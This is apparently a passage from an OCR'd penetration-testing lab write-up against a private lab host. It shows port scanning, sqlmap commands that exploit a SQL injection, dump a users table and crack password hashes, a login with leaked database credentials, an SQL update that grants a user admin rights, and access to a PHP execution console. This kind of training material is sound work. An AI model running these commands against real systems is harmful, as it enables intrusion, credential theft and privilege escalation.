
Step 5: Compromise the DNS Server

There's a machine that runs a DNS server. It is worth checking that machine since DNS may hold some interesting data about another Virtual host in the environment.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)
|   256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)
|_  256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)
53/tcp    open  domain  dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photon by HTML5 UP
63306/tcp open  mysql   MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
```

Let's visit the IP from the browser. There's a tracking system application present, and an alert box "Loaded!" pops out.






When inspecting the page's source code there's one custom script that is worth investigating.

```
            <script src="assets/js/main.js"></script>
            <script src="assets/js/footracking.js"></script>

    </body>
</html>
```

```
view-source:http://172.16.64.92/assets/js/footracking.js

alert("Loaded!");
<!-- pre-login collect data -->
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        console.log("OK");
    } else {
        console.log("Error!");
    }

    xhr.open("GET", "http://127.0.0.1/72ab311dcbfaa40ca0739f5daf505494/tracking2.php", true);
    xhr.send("ua=" + navigator.userAgent + "&platform=" + navigator.platform);
}
```


It seems that the alert box came from this script. In addition, we notice a resource pointing to **localhost**. Let's check if this path is valid on the server side.

http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking2.php



It seems that this page is not interesting after all. But, if there's a tracking2.php file, maybe tracking.php also exists?


http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php




Indeed tracking.php exists on the remote server.


Let's once again inspect this resource through Burp.

There is a form that is not working since the button is “broken”. However, reading the source we can easily reconstruct the parameter and issue a valid request, as follows.





Let's check if an SQL injection vulnerability exists here.



Indeed the parameter and the underlying query are vulnerable to an SQL injection attack!

```
root@0xluk3:~# sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --users
```

```
sqlmap -u
http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --
users
```

```
[12:19:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[12:19:28] [INFO] fetching database users
database management system users [1]:
[*] 'dbuser'@'localhost'
```

The SQL injection vulnerability if officially confirmed by sqlmap. Let's dump the tables using sqlmap, as follows.


```
root@0xluk3:~# sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --dump -D footracking -T users
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4#stable}
```

```
sqlmap -u
http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 –dump
-D footracking -T users
```


```
[12:22:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:23:06] [INFO] writing hashes to a temporary file '/tmp/sqlmapkTMriQ7221/sqlmaphashes-6_LtsT.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[12:23:13] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[12:23:19] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[12:23:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:23:21] [INFO] starting 2 processes
[12:23:21] [INFO] cracked password '12345' for user 'tracking1'
[12:23:21] [INFO] cracked password '123456' for user 'tracking2'
Database: footracking
Table: users
[4 entries]
+----+-----+-----------+-----------------------------------------+
| id | adm | username  | password                                |
+----+-----+-----------+-----------------------------------------+
| 1  | yes | fcadmin1  | c5d71f305bb017a66c5fa7fd66535b84        |
| 2  | yes | fcadmin2  | 14d69ee186f8d9bbeddd4da31559ce0f        |
| 3  | no  | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b (12345) |
| 4  | no  | tracking2 | e10adc3949ba59abbe56e057f20f883e (123456) |
+----+-----+-----------+-----------------------------------------+
```

Upon dumping, sqlmap managed to guess some of the passwords. Let's go back to the application, as we are not over yet.

Using your favorite directory discovery tool against **http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494**, will result in the popular server path **/login** being discovered. **/login** is instantly redirecting you to login.php. Let's try the dumped credentials there.



User **tracking1** is unprivileged and can not perform any further actions.



Let's check the page's source.

```
<br />
This user is not authorized to use the console. <!-- = '127.0.0.1'; = 'dbuser'; = 'xXxyYyzZz789789)))'; = 'footracking'; = mysqli_connect(, , , );-->><br />
</div>
```

We come across some DB Credentials being disclosed. Let's use them to log into the database (the port was discovered during the nmap scan) and try to elevate our role within the application.


```
root@0xluk3:~# mysql -u dbuser -p -P 63306 -h 172.16.64.92
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 110
Server version: 5.7.25-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| footracking        |
+--------------------+
2 rows in set (0.17 sec)

MySQL [(none)]> use footracking;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [footracking]>
```

```
mysql -u dbuser -p -P 63306 -h 172.16.64.92
[enter password]
use footracking;
update users set adm="yes" where username="tracking1";
select * from users;
```


```
MySQL [footracking]> update users set adm="yes" where username="tracking1";
Query OK, 1 row affected (0.17 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [footracking]> select * from users;
+----+----------+----------------------------------+-----+
| id | username | password                         | adm |
+----+----------+----------------------------------+-----+
|  1 | fcadmin1 | c5d71f305bb017a66c5fa7fd66535b84 | yes |
|  2 | fcadmin2 | 14d69ee186f8d9bbeddd4da31559ce0f | yes |
|  3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b | yes |
|  4 | tracking2 | e10adc3949ba59abbe56e057f20f883e | no  |
+----+----------+----------------------------------+-----+
4 rows in set (0.17 sec)
```

```
update users set adm=”yes” where username=”tracking1”;
```


Now let’s log out and in again.



The console presented is a PHP console that allows execution of PHP code. This can be confirmed by issuing **phpinfo();**




